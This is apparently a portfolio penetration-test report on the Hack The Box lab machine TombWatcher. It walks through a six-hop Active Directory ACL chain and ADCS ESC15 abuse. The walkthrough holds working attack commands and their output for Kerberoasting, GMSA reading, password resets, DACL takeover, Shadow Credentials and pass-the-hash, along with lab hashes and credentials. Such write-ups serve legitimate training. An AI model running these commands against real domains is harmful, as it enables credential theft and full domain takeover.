ARCHWARDEN

# TombWatcher

## Report of Findings

**Hack The Box**

**Version: 1.0**

*Joe Thompson*

# Table of Contents

# 1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

# 2 Engagement Contacts

| Assessor Contact | | |
|---|---|---|
| **Assessor Name** | **Title** | **Assessor Contact Email** |
| Joe Thompson | Tester | jthompson@archwarden.com |

# 3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated Windows Active Directory environment hosted at `10.129.232.167` (DC01.tombwatcher.htb). Testing was performed using a grey-box approach; initial credentials for a low-privileged domain account (`henry`) were provided to represent the access available following an assumed-breach scenario.

## 3.1 Approach

Joe Thompson performed testing using a grey-box approach, with credentials for `henry` provided as the starting position. The assessment targeted a Windows Active Directory environment with Active Directory Certificate Services installed. BloodHound was used to map the full Active Directory graph from the initial position, revealing a multi-hop ACL chain and a certificate template misconfiguration enabling domain compromise.

Testing progressed through six sequential ACL hops to obtain WinRM access, followed by ADCS enumeration, AD Recycle Bin investigation, and exploitation of ESC15 (CVE-2024-49019) on a certificate template whose enrollment rights were held by a deleted account.

## 3.2 Scope

The scope of this assessment included the host `10.129.232.167` (DC01.tombwatcher.htb, tombwatcher.htb). Testing covered all services accessible at the target IP from the provided starting credentials.

### In Scope Assets

| Asset Type | Description |
|---|---|
| Domain Controller | `10.129.232.167` (DC01.tombwatcher.htb) |
| Domain | tombwatcher.htb — Windows Active Directory |
| ADCS | Active Directory Certificate Services on DC01 |
| WinRM | Port 5985 — target for initial foothold as john |

## 3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 3 security findings that enabled full domain compromise from the provided low-privileged starting position. The findings include 1 critical-risk finding and 2 high-risk findings.

BloodHound enumeration from `henry`'s starting position revealed a six-hop ACL chain leading to WinRM access as `john`. The chain proceeded: henry's `WriteSPN` right on `alfred` enabled Kerberoasting to recover `alfred`'s password; `alfred` added himself to the Infrastructure group via `AddSelf`; Infrastructure members could read the GMSA password for `ansible_dev$`; `ansible_dev$` force-reset `sam`'s password via `ForceChangePassword`; `sam` took ownership of `john` via `WriteOwner` and

granted `FullControl` via DACL edit; and Shadow Credentials against `john` recovered his NT hash for a WinRM session and the user flag.

Privilege escalation began with ADCS enumeration using certipy. The WebServer certificate template contained an unresolved SID in its enrollment rights — an indicator of a deleted account whose permissions remained active. Querying the AD Recycle Bin confirmed the account as `cert_admin`, which was restored from the bin. `john`'s `GenericAll` over `cert_admin` allowed Shadow Credentials to recover `cert_admin`'s NT hash. As `cert_admin`, the WebServer template was confirmed vulnerable to ESC15 (CVE-2024-49019): the template's schema version 1 design allows an application policy to be injected at request time, enabling a certificate issued for `administrator@tombwatcher.htb` to carry Client Authentication usage. The resulting certificate was used to obtain an LDAP shell, where Shadow Credentials on the Administrator account produced a PFX and NT hash for a pass-the-hash WinRM session and the root flag.

Recommendations include remediating the ACL chain by removing unnecessary delegation rights between service and user accounts, immediately disabling or removing the orphaned enrollment right from the WebServer template, and patching the CA environment to address ESC15 by upgrading the template schema version.

# 4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the starting position of a provided low-privileged domain account. Testing used BloodHound to map the full ACL graph, identified and executed a six-hop privilege chain to gain WinRM access, then escalated to domain administrator via an AD Recycle Bin restore and ADCS ESC15 exploitation.

## 4.1 Summary of Findings

During testing, Joe Thompson identified 3 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **1 Critical** and **2 High** vulnerabilities were identified:





**Figure 1 - Distribution of identified vulnerabilities**

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

| # | Severity Level | Finding Name | Page |
|---|---|---|---|
| 1 | 9.9 (Critical) | ADCS WebServer Template Vulnerable to ESC15 (CVE-2024-49019) Enables Forged Administrator Certificate | 27 |
| 2 | 8.1 (High) | Multi-Hop ACL Chain from henry to john Enables WinRM Access via Shadow Credentials | 33 |
| 3 | 8.1 (High) | Orphaned SID in WebServer Template Enrollment Rights Preserves Deleted Account's Certificate Enrollment Privileges | 37 |

# 5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson exploited a six-hop Active Directory ACL chain for initial WinRM access, then escalated to domain administrator by restoring a deleted account from the AD Recycle Bin and exploiting ESC15 (CVE-2024-49019) on a vulnerable certificate template. The walkthrough below documents the successful attack path and does not represent all vulnerabilities identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity.

## 5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **tombwatcher.htb** domain.

1. Performed network enumeration — DC confirmed (tombwatcher.htb, DC01); WinRM (5985) and IIS (80) identified; clock skew noted in LDAP cert — ntpdate run before any Kerberos operations
2. Collected BloodHound data as henry using RustHound; identified a six-hop ACL chain from henry → alfred → Infrastructure group → ansible_dev$ → sam → john → WinRM; marked owned principals and confirmed the full path
3. Executed the ACL chain: assigned SPN to alfred → Kerberoasted → cracked alfred:basketball → added alfred to Infrastructure → read ansible_dev$ GMSA hash → force-reset sam's password → took ownership of john → granted FullControl via DACL edit
4. Performed Shadow Credentials against john using sam's FullControl; recovered john's NT hash; established evil-winrm session as john; retrieved user flag
5. Ran certipy-ad find as john — WebServer template (schema v1) identified with an unresolved SID in enrollment rights; queried AD Recycle Bin from john's WinRM session — SID resolved to deleted account cert_admin
6. Restored cert_admin from the AD Recycle Bin via Restore-ADObject; re-ingested BloodHound — john has GenericAll over cert_admin; cert_admin holds enrollment rights on the WebServer template
7. Shadow Credentials against cert_admin via john's GenericAll; confirmed WebServer template vulnerable to ESC15 as cert_admin; requested ESC15 certificate for administrator@tombwatcher.htb; authenticated with certipy auth LDAP shell; set_shadow_creds on administrator → new PFX → administrator NT hash
8. Pass-the-hash as Administrator via evil-winrm; root flag retrieved

---

**1. Network Enumeration**

A full TCP port scan was performed, followed by a detailed service scan:

```
sudo nmap -p- --min-rate 1000 -T4 10.129.232.167 -oA TCP_allports
ports=$(grep open TCP_allports.nmap | awk -F/ '{print $1}' | tr '\n' ',' | sed 's/,$//')
sudo nmap -p $ports -sC -sV -vv -oA TCP_detailed 10.129.232.167
```

Key results: Kerberos (88) and LDAP (389/3268) confirmed `tombwatcher.htb` and hostname `DC01`. WinRM (5985) was present and accessible. IIS (80) showed a default page with nothing useful. The LDAP TLS certificate carried a 4-hour clock skew; `ntpdate` was run before any Kerberos operations. `/etc/hosts` entries were added for `tombwatcher.htb` and `dc01.tombwatcher.htb`.

### 2. BloodHound Enumeration and ACL Chain Discovery

RustHound was used to collect the full Active Directory graph from henry's starting credentials:


```
rusthound-ce -d tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' -o ./bh -z
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ rusthound-ce -d tombwatcher.htb -u 'henry' -p 'H3nry_987TGV!' -o ./bh -z
---------------------------------------------------
Initializing RustHound-CE at 13:54:48 on 06/07/26
Powered by @g0h4n_0
---------------------------------------------------

[2026-06-07T17:54:48Z INFO  rusthound_ce] Verbosity level: Info
[2026-06-07T17:54:48Z INFO  rusthound_ce] Collection method: All
[2026-06-07T17:54:48Z INFO  rusthound_ce::ldap] Connected to TOMBWATCHER.HTB Active Directory!
[2026-06-07T17:54:48Z INFO  rusthound_ce::ldap] Starting data collection...
[2026-06-07T17:54:48Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-07T17:54:49Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=tombwatcher,DC=htb
[2026-06-07T17:54:49Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-07T17:54:52Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Configuration,DC=tombwatcher,DC=htb
[2026-06-07T17:54:52Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-07T17:54:55Z INFO  rusthound_ce::ldap] All data collected for NamingContext CN=Schema,CN=Configuration,DC=tombwatcher,DC=htb
[2026-06-07T17:54:55Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-07T17:54:55Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=DomainDnsZones,DC=tombwatcher,DC=htb
[2026-06-07T17:54:55Z INFO  rusthound_ce::ldap] Ldap filter : (objectClass=*)
[2026-06-07T17:54:55Z INFO  rusthound_ce::ldap] All data collected for NamingContext DC=ForestDnsZones,DC=tombwatcher,DC=htb
[2026-06-07T17:54:55Z INFO  rusthound_ce::api] Starting the LDAP objects parsing...
[2026-06-07T17:54:55Z INFO  rusthound_ce::objects::domain] MachineAccountQuota: 10
. Parsing LDAP objects: 2%
[2026-06-07T17:54:55Z INFO  rusthound_ce::objects::enterpriseca] Found 11 enabled certificate templates
[2026-06-07T17:54:55Z INFO  rusthound_ce::api] Parsing LDAP objects finished!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::checker] Starting checker to replace some values...
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::checker] Checking and replacing some values finished!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::maker::common] 10 users parsed!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::maker::common] 61 groups parsed!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::maker::common] 1 computers parsed!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::maker::common] 2 ous parsed!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::maker::common] 1 domains parsed!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::maker::common] 2 gpos parsed!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::maker::common] 74 containers parsed!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::maker::common] 1 ntauthstores parsed!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::maker::common] 1 aiacas parsed!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::maker::common] 1 rootcas parsed!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::maker::common] 1 enterprisecas parsed!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::maker::common] 33 certtemplates parsed!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::maker::common] 3 issuancepolicies parsed!
[2026-06-07T17:54:55Z INFO  rusthound_ce::json::maker::common] ./bh/20260607135455_tombwatcher-htb_rusthound-ce.zip created!

RustHound-CE Enumeration Completed at 13:54:55 on 06/07/26! Happy Graphing!
```

`henry` was marked as owned and outbound paths were explored:

A Shortest Paths from Owned Objects cypher query surfaced the ACL relationships:

The full attack path was confirmed in the graph view:




Chain: `henry` WriteSPN → `alfred` → AddSelf → Infrastructure → GMSA read `ansible_dev$` → ForceChangePassword → `sam` → WriteOwner → `john` (Remote Management Users).

---

### 3. ACL Chain — WriteSPN, Kerberoasting, GMSA, Password Reset, and DACL Takeover

#### Step 1 — WriteSPN and Kerberoasting alfred

An SPN was assigned to `alfred` using henry's WriteSPN right:

```
bloodyAD -u henry -p 'H3nry_987TGV!' --host 10.129.232.167 set object ALFRED
servicePrincipalName -v 'http/pwned'
```


```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ bloodyAD -u henry -p 'H3nry_987TGV!' --host 10.129.232.167 set object ALFRED servicePrincipalName -v 'http/pwned'
[+] ALFRED's servicePrincipalName has been updated
```

The account was Kerberoasted via NXC:

```
nxc ldap tombwatcher.htb -u henry -p 'H3nry_987TGV!' --kerberoasting kerberoasting.out
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ nxc ldap tombwatcher.htb -u henry -p 'H3nry_987TGV!' --kerberoasting kerberoasting.out
LDAP        10.129.232.167  389    DC01            [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:tombwatcher.htb) (signing:None) (channel binding:Never)
LDAP        10.129.232.167  389    DC01            [+] tombwatcher.htb\henry:H3nry_987TGV!
LDAP        10.129.232.167  389    DC01            [*] Skipping disabled account: krbtgt
LDAP        10.129.232.167  389    DC01            [*] Total of records returned 1
LDAP        10.129.232.167  389    DC01            [*] sAMAccountName: Alfred, memberOf: [], pwdLastSet: 2025-05-12 11:17:03.526670, lastLogon: <never>
LDAP        10.129.232.167  389    DC01            $krb5tgs$23$*Alfred$TOMBWATCHER.HTB$tombwatcher.htb\Alfred*$9fa2f3ea45c6a8d8ec09fa7db8b9fcee$2a66ceafef8239c3c89d948f1802c55c4abeb34d3163cac0b36367ed151a
005bc16cf5f9fe6181ea06582d9c67b8b963d3db410dc4c920fec25930711cdab1c6929ad275b66542c6564bd55aaa65390d4f00e184e6be49ecfa2898fa43780fd138f58a271904e5fb44f3b7e4530e740eb619f88de8446184134fda989b03b080211ce50d5
1595c28f15d2705d9e30c39eb35cf2dec4b7422a7b7578e4b685a98dce12b45873c6852f23ec572b4189d1669c6ec3fd2458727b4c0922fe976b7f22c62539950193 23f45a5e467404648410ec0796405b9c8b129ce7a5e7ceedc31eac6e7e2b66905051f34b3
468cd0d2f1d4216d6092ee94689ee331d29b0f83642415556c5e7e6229e0ca5b5ad5e49321be5a9c040e475ec374b2f920f43c2b55414914748db3b4d1095286d4daad5c995af7182dd433153f62aa43ddc5cc766edc1bde39fdb5ef7b3a358f90ba9cd823fe6
fef9513d95ee0b6ab707c005109e193e7f1c560f772524189f5821092c3987b50f0b2342394c8ba1e610a6a70e6806579050e2c1844e6e1074685b58ccb0ccae624760230da9f80868d1599ca0880 4db5b798bc4afa8a291c48fd432879b152d909bef5f5403d
0375cd2c9cfbf9f01a069fdb13eab033fcba27626daaed9f3978a34e8437940f889031d67dad38bd18cf06b93d498a83c6179c42c82e7847deb93d05c43131c1c5098218b4d455e4326fd8371e3dc6455a99fabed7df6260e3b1274a887a8ad0aa7451dea3027
46164bb234fd0857b5bb3dd3502788325aa9d11bb9e02ba64d98e86cc5985e0898390d9238cd160032dc10068b93e086f995b20cfc42a52be2a10c6c7167c39e3190febd8b4f2b72c9ba366db62f788dea78a7c627dc3b4fc20cb09b79b5dfd2a5472794deb0a
e8297d66b5c54831ee95bfb7e0ddb28713bea35c87689fd8f323a2d7301c1092d478b6211890256de896cd35922410aea1fffbf621cf6533d81e70573dfb77e6fba38050db66f058633f86dcc55f65cfde9946e5d605dd3bbdac674a84fbf8c8b3374bd1af814
cf1cbb6f17b86af8bf1380229 4533a112dce9e23d8108b87dfff603f8e2045 5d85273fadf6d1640b2d2575695bdd4a3ee0a1ce2f769087734d3def7368aaf2d3bcbd8710f68d6f68099a736ba4455c1da1c42b08f01a5e482a20e89930e59c85b678cb2d86
1bd94a2c058cdff7cfbbfbbd5cb76aca095df576226a8d02b1a9bfe4a472d0148b8fb86a5bd7f3e5f69fe50f573e0edb4107882834 31bdb44aae58a358971f5bedcc2144933367d41ac60fcf0c700af1e4444fa2fb45fbf1055a6311a9c8dd068d47ba0c6cbce
5a80e054116a4be847509ccea007312d7acfb13fbb68a7c2fbc1d1e390dc3d74b7e93264d0c57831eb17d591eb36bc201abd453656e225399976c8636cabb12410698bd72e3094dff029c1bc661b3995391661490940337c938f22515
```

Hashcat cracked the TGS-REP hash (mode 13100):





Credentials recovered: **alfred:basketball**

### Step 2 — Add alfred to Infrastructure Group

alfred's AddSelf right on the Infrastructure group was used to join it:

```
bloodyAD -u alfred -p 'basketball' --host 10.129.232.167 add groupMember infrastructure
Alfred
```




### Step 3 — Read GMSA Password for ansible_dev$

Infrastructure group membership grants GMSA password read for `ansible_dev$`:

```
nxc ldap tombwatcher.htb -u alfred -p 'basketball' --gmsa
```

NT hash recovered: **ansible_dev$:cba56cd2df7d642f622e2a59956f6d47**

### Step 4 — Force-Change sam's Password

ansible_dev$ has ForceChangePassword on sam:

```
bloodyAD -u ansible_dev$ -p ':cba56cd2df7d642f622e2a59956f6d47' --host 10.129.232.167 set
password sam 'Password1!'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ bloodyAD -u ansible_dev$ -p ':cba56cd2df7d642f622e2a59956f6d47' --host 10.129.232.167 set password sam 'Password1!'
[+] Password changed successfully!
```

### Step 5 — Take Ownership of john and Grant FullControl

sam has WriteOwner on john. Ownership was taken, then a DACL entry granting FullControl was written:

```
impacket-owneredit -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb'/'sam':'Pas
sword1!'
impacket-dacledit -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'tomb
watcher.htb'/'sam':'Password1!'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ impacket-owneredit -action write -new-owner 'sam' -target 'john' 'tombwatcher.htb'/'sam':'Password1!'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] Current owner information below
[*] - SID: S-1-5-21-1392491010-1358638721-2126982587-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=tombwatcher,DC=htb
[*] OwnerSid modified successfully!
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ impacket-dacledit -action 'write' -rights 'FullControl' -principal 'sam' -target 'john' 'tombwatcher.htb'/'sam':'Password1!'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20260607-132031.bak
[*] DACL modified successfully!
```

---

## 4. Shadow Credentials on john — WinRM Foothold and User Flag

With FullControl over john, Shadow Credentials were performed to recover john's NT hash without modifying the account's password:

```
certipy-ad shadow auto -u sam@tombwatcher.htb -p 'Password1!' -account john -dc-ip
10.129.232.167
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad shadow auto -u sam@tombwatcher.htb -p 'Password1!' -account john -dc-ip 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Targeting user 'john'
[*] Generating certificate
[*] Certificate generated
[*] Generating Key Credential
[*] Key Credential generated with DeviceID '5e8aee77185f455991b8cdc3e092e546'
[*] Adding Key Credential with device ID '5e8aee77185f455991b8cdc3e092e546' to the Key Credentials for 'john'
[*] Successfully added Key Credential with device ID '5e8aee77185f455991b8cdc3e092e546' to the Key Credentials for 'john'
[*] Authenticating as 'john' with the certificate
[*] Certificate identities:
[*]     No identities found in this certificate
[*] Using principal: 'john@tombwatcher.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'john.ccache'
File 'john.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'john.ccache'
[*] Trying to retrieve NT hash for 'john'
[*] Restoring the old Key Credentials for 'john'
[*] Successfully restored the old Key Credentials for 'john'
[*] NT hash for 'john': ad9324754583e3e42b55aad4d3b8d2bf
```

NT hash for `john`: **ad9324754583e3e42b55aad4d3b8d2bf**

```
evil-winrm -i 10.129.232.167 -u john -H 'ad9324754583e3e42b55aad4d3b8d2bf'
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ evil-winrm -i 10.129.232.167 -u john -H 'ad9324754583e3e42b55aad4d3b8d2bf'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\john\Documents> whoami
tombwatcher\john
*Evil-WinRM* PS C:\Users\john\Documents> cd ..
*Evil-WinRM* PS C:\Users\john> cd Desktop
*Evil-WinRM* PS C:\Users\john\Desktop> dir


    Directory: C:\Users\john\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         6/7/2026   4:06 PM             34 user.txt


*Evil-WinRM* PS C:\Users\john\Desktop> type user.txt
1e9ff56f0939c8bd5c29bc3b8a5b9617
```

### 5. ADCS Enumeration — Orphaned SID in WebServer Template

Certipy was run from john's NT hash to enumerate certificate templates:

```
certipy-ad find -u john -hashes :ad9324754583e3e42b55aad4d3b8d2bf -target 10.129.232.167
```

```
(base) ┌──(parallels㉿kali-gnu-linux-2023)-[~/Documents/HTB_Boxes/retired/tombwatcher]
└─$ certipy-ad find -u john -hashes :ad9324754583e3e42b55aad4d3b8d2bf -target 10.129.232.167
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 13 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'tombwatcher-CA-1' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'tombwatcher-CA-1'
